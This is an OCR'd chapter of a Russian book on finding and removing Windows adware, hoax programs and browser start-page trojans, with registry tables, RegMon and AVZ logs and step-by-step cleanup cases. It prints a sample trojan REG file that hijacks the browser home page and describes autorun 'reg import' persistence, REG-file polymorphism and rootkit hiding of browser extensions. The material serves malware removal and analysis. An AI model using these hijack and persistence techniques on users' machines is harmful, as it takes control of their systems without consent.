| `Software\Microsoft\Windows\CurrentVersion\URL\Prefixes` | *<имя префикса>*=*<префикс>* | Префиксы протоколов для автоматического определения протокола по префиксу URL сайта |
| `Software\Microsoft\Internet Explorer\Main` | `Default_Page_URL` | URL, устанавливаемый при нажатии кнопки **С исходной** в настройках стартовой страницы |
| | `Start Page` | Стартовая страница |
| | `Default_Search_URL` | URL страницы поиска по умолчанию |
| | `Search Page` | URL страницы поиска, открываемой при нажатии кнопки **Поиск** |
| | `Show_StatusBar` | Управляет отображением строки статуса в нижней части окна. Если параметр равен "`yes`", то строка статуса отображается |
| | `Window_Placement` | Параметр типа `RegBinary` с информацией о размещении окна |
| `Software\Microsoft\Internet Explorer\TypedURLs` | `urlNNN` | Список нескольких последних URL, набранных пользователем |
| `SOFTWARE\Microsoft\Internet Explorer` | `SearchURL` | URL страницы поиска, открываемой при нажатии кнопки **Поиск** |
| `Software\Netscape\Netscape Navigator\Main` | `Home Page` | Домашняя страница Netscape Navigator |

По статистике чаще всего модифицируется один или несколько параметров, размещенных в ключе реестра Software\Microsoft\Internet Explorer\Main и Software\Microsoft\Windows\CurrentVersion\URL\Prefixes. Следовательно, модифицирующую данные ключи программу легко обнаружить с помощью утилиты RegMon. Кроме того, можно сделать резервную копию данных ключей, экспортировав их с помощью RegEdit.

## Практический пример — Trojan.Win32.StartPage.adi

Симптомы: стартовая страница браузера изменяется на c:\secure32.html, изменение настроек Internet Explorer невозможно (пункт меню доступен, однако попытка его выполнения не дает видимых результатов). Предположим, что данная троянская программа не детектируется антивирусными средствами и ее поиск должен проводиться вручную. Рассмотрим основные шаги анализа.

Блокировка вызова окна настроек может быть реализована через политики безопасности (Policy), созданные вредоносной программой. С помощью AVZ приводим сброс всех Policy. Для этого используем встроенную в AVZ утилиту восстановления системы, режим **Сброс всех Policies для текущего пользователя**. Аналогично выполняем сброс стартовой страницы (позиция **Сброс стартовой страницы Internet Explorer**). Операции восстановления системы выполняются успешно, однако эффекта на Internet Explorer не оказывают. Это весьма показательный момент, позволяющий выдвинуть несколько предположений:

- возможно, в системе имеется вредоносная программа, которая постоянно модифицирует стартовую страницу и либо создает Policy для ограничения доступа к настройкам браузера, либо реагирует на создание окна с настройками и немедленно его закрывает;
- возможно, применяется руткит, который в момент чтения браузером определенных ключей реестра возвращает не их реальное содержимое, а некоторые заложенные разработчиком руткита данные.

Для проверки гипотезы о наличии руткита осуществляем поиск руткитов с помощью AVZ и RootkitRevealer. Обе утилиты не обнаруживают на зараженном компьютере ничего подозрительного. Следовательно, разрабатываем первое предположение — вредоносная программа, модифицирующая настройки. Самым простым методом ее обнаружения является применение утилиты RegMon.

В утилите RegMon настраиваем фильтр — в нашем случае интерес представляют только успешные операции записи. Фильтр по имени ключа можно не применять — если перед исследованием закрыть все приложения, то количество операций записи в реестр будет невелико. Применение утилиты

RegMon сразу выявляет подозрительную активность процесса paytime5.exe (листинг 4.8).

**Листинг 4.8. Фрагмент протокола RegMon**

```
1       0.02002685    paytime5.exe:1032    SetValue
        HKLM\Software\Microsoft\Internet Explorer\Main\Local PageSUCCESS
        "c:\secure32.html"
4       0.13683639    paytime5.exe:1032    SetValue
        HKLM\Software\Microsoft\Internet Explorer\Main\Start PageSUCCESS
        "c:\secure32.html"
7       0.25682622    paytime5.exe:1032    SetValue
        HKLM\Software\Microsoft\Internet Explorer\Main\Default_Page_URL
        SUCCESS"c:\secure32.html"
10      0.37700602    paytime5.exe:1032    SetValue
        HKCU\Software\Microsoft\Internet Explorer\Main\Local PageSUCCESS
        "c:\secure32.html"
13      0.49720202    paytime5.exe:1032    SetValue
        HKCU\Software\Microsoft\Internet Explorer\Main\Start PageSUCCESS
        "c:\secure32.html"
16      0.61736031    paytime5.exe:1032    SetValue
        HKCU\Software\Microsoft\Internet Explorer\Main\Default_Page_URL
        SUCCESS"c:\secure32.html"
```

Таким образом, первые же строки протокола позволили найти "вредителя". Дальнейший анализ протокола показывает, что подобные приведенным в листинге 4.8 операции повторяются с частотой 1—2 раза в секунду, что делает бесполезным восстановление стартовой страницы. Изучение системы с помощью протокола исследования системы AVZ позволяет установить, что подозреваемая программа записана в автозапуск, размещается в папке Windows\System32, не опознается по базе безопасных объектов. Проверим, виден ли процесс paytime5.exe в стандартном диспетчере процессов и есть ли возможность принудительного завершения данного процесса. В нашем примере процесс виден в штатном диспетчере, и его можно остановить без особых проблем.

После завершения работы подозреваемого процесса проводим повторную попытку восстановления системы с помощью AVZ — на этот раз после восстановления стартовая страница действительно сбрасывается на страницу по умолчанию и появляется возможность вызвать диалог настроек браузера.

Для завершения лечения компьютера остается удалить файл paytime5.exe с диска и удалить ссылающийся на него элемент автозапуска. Перед удалением файла полезно записать дату и время создания файла и затем поиском по диску проверить, какие еще файлы с именами *.exe, *.dll и *.sys были созда-

ны в этот день. Подобная методика часто позволяет найти еще несколько программ, созданных примерно в одно время с удаленной — каждая из таких программ должна быть тщательно проверена.

## Практический пример — Trojan.StartPage на базе REG-файла

В предыдущем примере рассмотрена программа, которая непрерывно находилась в памяти с момента загрузки, что существенно облегчило ее обнаружение. Однако для модификации стартовой страницы те требуется постоянно запущенный процесс — достаточно поместить в автозапуск небольшую программу, которая модифицирует необходимые ключи реестра и завершит свою работу.

Следующим шагом по упрощению является отказ от применения программы — для модификации реестра достаточно создать на диске REG-файл и внести в автозапуск команду для его импорта в реестр. Пример реального REG-файла приведен в листинге 4.9.

**Листинг 4.9. Trojan.StartPage на базе REG-файла**

```
REGEDIT4

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]
"Start Page" =    "http://z-oleg.com"

[HKEY_CURRENT_USER\Software\Netscape\Netscape Navigator\Main]
"Home Page"="http://z-oleg.com"
"Autoload Home Page"="yes"
```

> ***НА ЗАМЕТКУ***
>
> В данном примере реальный адрес хакерского сайта заменен на адрес сайта автора, поэтому данный REG-файл можно без опасения запустить для изучения его работы и последующего тестирования различных методик восстановления стартовой страницы.

Для импорта данного REG-файла может применяться команда вида:

```
reg import полное_имя_файла
```

Причем в этом случае местоположение файла, его имя и расширение может быть любым. Внесение данной команды в автозапуск может выполняться с помощью небольшой программы, которая может самоуничтожиться после

выполнения этой операции. Кроме того, встречаются решения на основе INF-файла — в таком случае исполняемый код отсутствует.

Несмотря на видимую простоту, данный метод имеет ряд преимуществ с точки зрения разработчика вредоносных программ.

- REG-файл является текстовым файлом, следовательно достаточно легко реализовать простейшую полиморфность за счет перестановки секций файла и внесения незначащих строк и комментариев.
- Интеллектуальные анализаторы автозапуска при обнаружении ключа автозапуска утилиты REG.EXE могут исключить ее из протокола ввиду того, что она является системным компонентом и проходит проверку по каталогу безопасности.

Поиск Trojan.StartPage данного типа чрезвычайно прост — необходимо проанализировать автозапуск и при обнаружении импорта REG-файлов найти импортируемые файлы и изучить их содержимое. Лечение сводится к удалению из автозапуска команды импорта информации в реестр.

## Замена обоев рабочего стола без желания пользователя

Замена фонового изображения рабочего стола в последнее время постепенно набирает популярность. Типовое назначение — имитация заражения компьютера вредоносной программой с последующей рекламой платной "антишпионской" программы, вывод различной рекламной информации.

Можно выделить несколько основных методик модификации отображаемой на рабочем столе информации.

- Копирование на диск графического файла с последующей модификацей настроек рабочего стола.
- Определение имени и местоположения текущего фонового изображения рабочего стола с последующей модификацией данного изображения на диске.
- Применение возможностей Active Desktop. В этом случае вместо изображения применяется HTML-файл, который помимо статической информации может содержать ссылки или скрипты.

Многие пользователи умеют конфигурировать настройки рабочего стола, поэтому в большинстве случаев вредоносная программа блокирует вызов окна настроек с помощью Policies, или посредством слежения за создаваемыми окнами и принудительного закрытия окон настройки.

Настройки рабочего стола хранятся в реестре, основные ключи приведены в табл. 4.2.

***Таблица 4.2.*** *Основные ключи реестра с настройками рабочего стола*

| Ключ | Параметр | Назначение |
|---|---|---|
| Control Panel\Desktop | `ConvertedWallpaper`<br>`OriginalWallpaper`<br>`Wallpaper` | Фоновое изображение рабочего стола, т. н. "обои" |
| | `MenuShowDelay` | Задержка отображения меню в миллисекундах. Установка больших задержек иногда применяется вредоносными программами для имитации наличия "вируса" на компьютере |
| Software\Microsoft\Internet Explorer\Desktop\Components | | Настройки Active Desktop |

## Практический пример — Hoax.Win32.Avgold

Данный образец Hoax-программы является очень наглядным типовым примером. Вначале рассмотрим симптомы.

- Фоновое изображение рабочего стола изменяется на сообщение рекламного характера, сводящееся к призыву скачать и установить некий антивирус (рис. 4.1).
- В системной области появляется иконка, для которой с некоторой периодичностью выводится всплывающее сообщение о том, что компьютер якобы заражен.
- Невозможно вызвать меню изменения настроек рабочего стола. При выборе пункта всплывающего меню **Свойства** выводятся свойства файла file://C:\WINDOWS\screen.html.
- После перезагрузки компьютера иконка в системной области и измененный рабочий стол остаются неизменными.

Анализируя перечисленные симптомы, можно сделать несколько предварительных выводов.

- На компьютере выполняется некое постороннее приложение. Этот вывод легко сделать по наличию иконки в системной области. Следует отметить, что это не обязательно процесс — возможно, программный код размещен в некоторой библиотеке или внедрен в память одного из системных процессов.

- Данное приложение каким-то способом записано в автозагрузку или по вирусному принципу приписано к одному из автозагружаемых файлов.
- Вероятнее всего, вывод посторонней информации производится с помощью Active Desktop, а выводимая информация размещена в файле screen.html.





**Рис. 4.1.** Вид рабочего стола компьютера после запуска Hoax.Avgold

Для уточнения ситуации выполним сканирование системы с помощью AVZ с включенным противодействием руткитам и максимальной эвристикой (при этом считаем, что разновидность данного Hoax не определяется сигнатурным поиском). Сканирование не выявляет наличия скрытых процессов и подозрительных перехватов функций, следовательно, в пером приближении можно считать, что маскировка по руткит-методике не применяется. Так как была включена максимальная эвристика, в протокол были выведены данные анализатора по неопознанным процессам, в частности, есть одна подозрительная запись (листинг 4.10).

**Листинг 4.10. Фрагмент протокола AVZ**

```
Анализатор - изучается файл C:\WINDOWS\system32\hookdump.exe
[ES]:Приложение не имеет видимых окон
[ES]:Размещается в системной папке
[ES]:Записан в автозапуск!!
```

Как отмечалось в *главе 3*, выводимая в режиме расширенной эвристики информация является скорее информацией для размышления. В данном случае мы видим, что обнаружен процесс, исполняемый файл которого не опознан по базе безопасных и каталогу Microsoft, при этом приложение записано в автозапуск и не имеет видимых окон, что автоматически делает его одним из подозреваемых. Для полноты картины выполним исследование системы посредством AVZ с настройками по умолчанию.

В протоколе исследования обнаруживается все тот же hookdump.exe и выявляется дополнительная информация, в частности:

- файл Hookdump.exe создан недавно, время его создания примерно соответствует времени появления симптомов. Изучение свойств файла показывает, что описание и данные о разработчике отсутствуют;
- автозапуск файла производится с помощью параметра с именем `Intel system tool` в ключе реестра HKCU\Software\Microsoft\Windows\CurrentVersion\Run. При этом известно, что утилиты и драйверы от Intel в недавнее время не устанавливались.

По этим двум факторам нельзя судить о вредоносности изучаемой программы, но можно сделать ее подозреваемым номер один. Для подтверждения или опровержения подозрения выполним несколько дополнительных проверок.

- Первой проверкой является поиск и анализ файла C:\WINDOWS\screen.html. Анализ показывает, что такой файл действительно существует и его содержимое соответствует выводимой на рабочем столе информации.
- Просмотр файла hookdump.exe показывает, что он не сжат и не зашифрован, и внутри файла явно видимы строки, содержащиеся в screen.html. Это позволяет сделать однозначный вывод о причастности программы к модификации рабочего стола.

В принципе на этом анализ можно считать завершенным, подозреваемые определены и остается выполнить лечение. Лечение состоит из нескольких шагов:

1. Необходимо завершить работу процесса hookdump.exe, после чего удалить этот файл с диска. В случае использования отложенного удаления AVZ

ключ автозапуска удалится автоматически. В случае удаления вручную необходимо удалить ключ реестра, отвечающий за автозапуск файла.

2. Удаляется файл C:\WINDOWS\screen.html.
3. С помощью восстановления системы AVZ сбрасываем настройки рабочего стола на параметры по умолчанию.
4. Выполняем перезагрузку.

После перезагрузки все симптомы исчезают, что подтверждает правильность вывода о том, что hookdump.exe выполнял данные манипуляции с рабочим столом.

Описанный ход рассуждений применим ко всем вредоносным программам этого класса с небольшими вариациями. В частности, в нашем случае процесс hookdump.exe был непрерывно запущен, что упростило анализ системы. В более сложном случае вместо процесса могла применяться библиотека, зарегистрированная, например, как расширение проводника или обработчик Winlogon. Кроме того, в нашем случае программа hookdump не защищена от изучения упаковщиком или криптером, что существенно упрощает его анализ. В случае применения упаковщика можно изучить дамп памяти процесса, выполненный с помощью AVZ. Другим путем исследования памяти процесса является применение утилиты Process Explorer — в свойствах процесса на вкладке **Strings** утилита отображает список всех текстовых строк, найденных в файле.

> ***НА ЗАМЕТКУ***
>
> Следует учитывать, что текстовая информация может храниться в зашифрованном виде и расшифровываться в момент обращения. Аналогично может быть защищен программный код — расшифровка фрагмента программного кода соотвесттвенно будет осуществляться перед его выполнением. В этом случае анализ дампа памяти будет малоэффективен. Однако статистика показывает, что подобные меры защиты в программах класса AdWare, SpyWar, Hoax применяются редко.

## Вывод посторонних окон с рекламной информацией

Данная ситуация является типичным проявлением деятельности программ категории AdWare и SpyWare. Вывод рекламной информации может осуществляться несколькими методами.

- На пораженном компьютере выполняется некое скрытое приложение, которое периодически выводит окна с рекламной информацией. Это самый простой случай с точки зрения поиска вредоносной программы.

- Некое скрытое приложение периодически вызывает Internet Explorer или браузер по умолчанию и передает ему через параметры командной строки адрес страницы с рекламной информацией (или путь к локальному файлу с рекламой).
- Производится управление запущенным браузером (например, по DDE) для перехода на страницы с рекламной информацией.
- Содержимое просматриваемых страниц модифицируется тем или иным способом. Обычно некоторые ключевые слова заменяются гиперссылками, ведущими на сайты рекламодателей, производится подмена баннеров или включение в просматриваемую страницу посторонней информации. В этом случае основными подозреваемыми являются всевозможные модули расширения браузера.

Важно отметить, что для вывода рекламной информации наличие некоторого вредоносного процесса не является обязательным. Известно несколько альтернатывных технологий для вывода рекламы.

- С помощью планировщика задач. В список задач планировщика добавляется задание, сводящееся к запуску браузера с заданной периодичностью. Адрес страницы с рекламной информацией в этом случае передается через параметры командной строки.
- С помощью скрипта HTML-страницы, встроенной в рабочий стол по технологии Active Desktop.
- С помощью скрипта HTML-страницы, открытой в невидимом для пользователя окне браузера.

Рассмотрим несколько типовых примеров анализа и лечения на реальных AdWare-программах.

## Пример — AdWare.Look2me

Данный AdWare интересен достаточно мощными механизмами защиты от удаления, поэтому на его примере мы рассмотрим не только диагностику, но и подходы к лечению трудноудаляемых программ.

Симптомы: во время работы компьютера периодически выводятся окна браузера с рекламной информацией; в окнах открывается страница, расположенная по адресу **http://www.ad-w-a-r-e.com/**, с которой идет переадресация на один из сайтов рекламодателей.

Анализ системы начнем с традиционного поиска руткитов с помощью утилит AVZ и RootkitRevealer. Проверка AVZ показывает, что неопознанных перехватов функций нет, а RootkitRevealer не обнаруживает маскируемых файлов и ключей реестра. Следовательно, можно с высокой степенью веро-

ятности утверждать, что в системе нет активных руткитов, маскирующих файлы и процессы.

Следующим шагом анализа является проведение исследования системы с помощью AVZ и изучение списка запущенных процессов. Изучение списка процессов ничего подозрительного не выявляет — все процессы удается опознать как безопасные и автоматические посредством AVZ или изучением местоположения и назначения файла вручную.

Изучение протокола исследования системы AVZ позволяет выявить первых подозреваемых.

- В списке загруженных модулей значатся две библиотеки: C:\WINDOWS\system32\EpnClass.Dll и C:\WINDOWS\system32\fee.dll. У этих библиотек похожа дата создания, и созданы они недавно. У обоих файлов установлен атрибут **Системный**, что усиливает подозрение.
- Среди запущенных процессов есть процесс Rundll32.exe, в адресное пространство которого загружена одна из подозреваемых DLL. В качестве дополнительного элемента анализа с помощью Process Explorer установим командную строку процесса Rundll32.exe — в нашем случае она равна `rundll32.exe "C:\WINDOWS\system32\fee.dll",DllGetVersion`.
- Дальнейший анализ протокола позволяет установить, что одна из подозреваемых библиотек зарегистрирована как расширение Winlogon, а вторая — в качестве расширения проводника.
- Попытка анализа файлов показывает, что доступ к одному из них блокируется. Исходя из отсутствия перехватов, можно предположить, что блокировка установлена путем открытия файла в режиме монопольного доступа (пример такой блокировки рассмотрен в *главе 2*). Наличие блокировки является еще одним фактором, который позволяет взять файлы на подозрение.

Дальнейшее действие очевидно — отключить элементы автозапуска для данных файлов с помощью диспетчера автозапуска AVZ или посредством утилиты Autoruns и перезагрузиться. Выполнение данной операции не дает никакого видимого результата кроме удвоения записей в автозапуске (рис. 4.2).

Повторное исследование системы с помощью AVZ показывает еще одну интересную особенность — изменились имена файлов на диске и их ключи автозапуска в реестре. Изменение имен файлов позволяет заключить, что отложенное удаление будет бесполезным, поскольку не известны новые имена файлов на момент загрузки системы.

Для "уточнения диагноза" выполним еще две операции. Первой является выявление процесса, восстанавливающего ключи автозапуска. Эту операцию выполним с помощью RegMon, для уменьшения размера протокола устанавливаем фильтр по ключевому слову "*Winlogon*" и включаем регистра-

цию только успешных операций записи. Далее включаем мониторинг и отключаем элемент автозапуска одной из подозреваемых DLL в разделе Winlogon (эту операцию можно выполнить с помощью AVZ или Autoruns). В результате можно наблюдать немедленную реакцию со стороны Look2me (листинг 4.11).





**Рис. 4.2.** Результат попытки отключения элемента автозапуска

**Листинг 4.11. Протокол RegMon — процесс защиты ключа реестра, выполняемый принадлежащим Look2me потоком**

```
1       1.22391136     winlogon.exe:400      DeleteKey
        HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify\WindowsUpdate    SUCCESSKey: 0xE1203C30


2       1.22430107     winlogon.exe:400      SetValue
        HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify\WindowsUpdate\Asynchronous     SUCCESS
        0x0
3       1.22519951     winlogon.exe:400      SetValue
        HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify\WindowsUpdate\DllName   SUCCESS
        "C:\WINDOWS\system32\dXdrm.dll"
4       1.22531936     winlogon.exe:400      SetValue
        HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify\WindowsUpdate\Impersonate      SUCCESS
        0x0
5       1.22555402     winlogon.exe:400      SetValue
        HKLM\SOFTWARE\Microsoft\Windows
```

```
NT\CurrentVersion\Winlogon\Notify\WindowsUpdate\Logon    SUCCESS"WinLo-
gon"
6       1.22560934    winlogon.exe:400     SetValue
        HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify\WindowsUpdate\Logoff   SUCCESS"WinLo-
goff"
7       1.22576941    winlogon.exe:400     SetValue
        HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify\WindowsUpdate\Shutdown SUCCESS"Win-
Shutdown"
```

Приведенные в листинге 4.11 строки свидетельствуют о процессе пересоздания ключа реестра, принадлежащего Look2me. Анализ протокола RegMon позволяет установить, что данная операция повторяется непрерывно с частотой примерно один раз в секунду.

Второй операцией является определение процесса, запускающего Internet Explorer для отображения страниц с рекламой. Данную операцию удобно выполнить с помощью Process Explorer. Для этого необходимо закрыть все запущенные приложения и дождаться появления очередного окна браузера с рекламой. Далее следует запустить Process Explorer и перетащить значок с изображением прицела из его панели инструментов на заголовок окна браузера с рекламой. Далее необходимо завершить перетаскивание, отпустив левую кнопку мыши над заголовком окна — в этот момент в списке процессов будет выделен процесс, которому принадлежит указанное окно (рис. 4.3). В данном случае нас интересует не сам процесс (известно, что это IEXPLORER.EXE), а его родительский процесс, которым является winlogon.exe. Это еще раз подтверждает подозрение, что вывод окон браузера с рекламой производится одним из потоков процесса Winlogon.

Процедура лечения в данном случае может осуществляться двумя путями.

- С применением системы AVZ Guard, которая заблокирует возможность восстановления ключей реестра и переименования файлов.
- С помощью подключения жесткого диска к другому ПК, либо загрузки с CD или Flash-диска. В этом случае вредоносные библиотеки естественно не загрузятся и не смогут помешать своему удалению.

В нашем примере применим AVZ Guard. После его активации выполняем следующие операции.

1. Удаляем элементы автозапуска для подозреваемых DLL (один элемент в Winlogon, второй — в списке модулей расширения проводника).
2. Удаляем эти файлы библиотеки с помощью отложенного удаления AVZ .
3. Выполняем перезагрузку, не выходя из AVZ и не выключая AVZ Guard.





**Рис. 4.3.** Поиск процесса по его окну

После перезагрузки для контроля выполняем исследование системы с помощью анализатора AVZ (**Файл | Исследование системы**). В случае успешного лечения посторонние библиотеки и элементы для их автозапуска должны отсутствовать.

## Появление посторонних BHO

Как отмечалось в *главе 1*, многие AdWare- и SpyWare-программы выполнены в виде BHO (Browser Helpher Object, модулей расширения браузера). Избавиться от такого модуля расширения зачастую непросто, так как помимо этого модуля в системе может присутствовать программа, восстанавливающая модуль в случае его удаления.

BHO обычно ассоциируется у пользователей с некоторой панелью инструментов или кнопкой на панели браузера. Однако это не всегда так, и BHO может никак визуально не проявлять своего присутствия, что затрудняет его обнаружение.





**Рис. 4.4.** Утилита Autoruns, вкладка **Internet Explorer**

Для изучения списка модулей расширения можно применять одну из описанных в *главе 3* утилит, например, Autoruns или AVZ. В качестве примера можно рассмотреть применение утилиты Autoruns (рис. 4.4).

На рис. 4.4 виден список ключей реестра, применяемых для регистрации BHO. Временное отключение BHO по сути сводится к удалению соответствующего ключа реестра с созданием его копии, соответственно для включения производится его восстановление. Для удаления BHO кроме ссылки в реестре необходимо удалить исполняемый файл и зарегистрированный им CLSID. В случае использования отложенного удаления AVZ эта операция производится автоматически. Основные ключи реестра, применяемые для регистрации BHO, показаны в табл. 4.2.

***Таблица 4.2.*** *Ключи реестра, применяемые для регистрации BHO Internet Explorer*

| Ключ | Назначение |
|---|---|
| `SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{_CLSID_}` | Регистрация BHO (в данном случае `{CLSID}` — это CLSID класса BHO, зарегистрированного в системе |

***Таблица 4.2*** *(окончание)*

| Ключ | Назначение |
|---|---|
| `SOFTWARE\Microsoft\ Internet Explorer\Toolbar` | Панели (Toolbars). Данный ключ содержит параметры типа `REG_SZ`. Имя каждого параметра — CLSID класса, значение — текстовое описание панели |
| `SOFTWARE\Microsoft\ Internet Explorer\ Extensions\{_CLSID_}` | Расширения Internet Explorer. Каждый ключ содержит ряд параметров, описывающих расширение, его иконку и текст для меню |
| `SOFTWARE\Microsoft\ Internet Explorer\Explorer Bars\{_CLSID_}` | Параметр `Exec` типа `REG_SZ` каждого из таких ключей содержит имя исполняемого файла |

Наличие некорректных ключей реестра с описанием несуществующих BHO не является ошибкой, но часто приводит к срабатыванию различных антишпионских программ, которые анализируют только ключ и не проверяют, существует ли исполняемый файл BHO на диске.

В некоторых случаях BHO могут применять защиту от удаления, аналогичную защите рассмотренного ранее AdWare.Look2me. Кроме того, известны способы установки BHO без их явной регистрации в соответствующих ключах реестра. Для этого может применяться несколько методик.

- *Руткит-методика.* Сводится к перехвату API-функций, отвечающих за работу с реестром. Если информацию из реестра читает Internet Explorer, то руткит выдает ему ложную информацию, добавляя "виртуальные" ключи и параметры для своего BHO. Анализ реестра всеми остальными программами (например, Autoruns) показывает реальное содержимое реестра, в котором этой регистрационной информации нет. Данный метод пока не получил широкого распространения, но технически вполне реализуем. Методика диагностики — проверка компьютера антируткитами. В ходе подобной проверки следует учитывать, что утилиты типа Rootkit-Revealer могут не обнаружить ничего подозрительного, так как руткит не вмешивается в их работу с реестром.
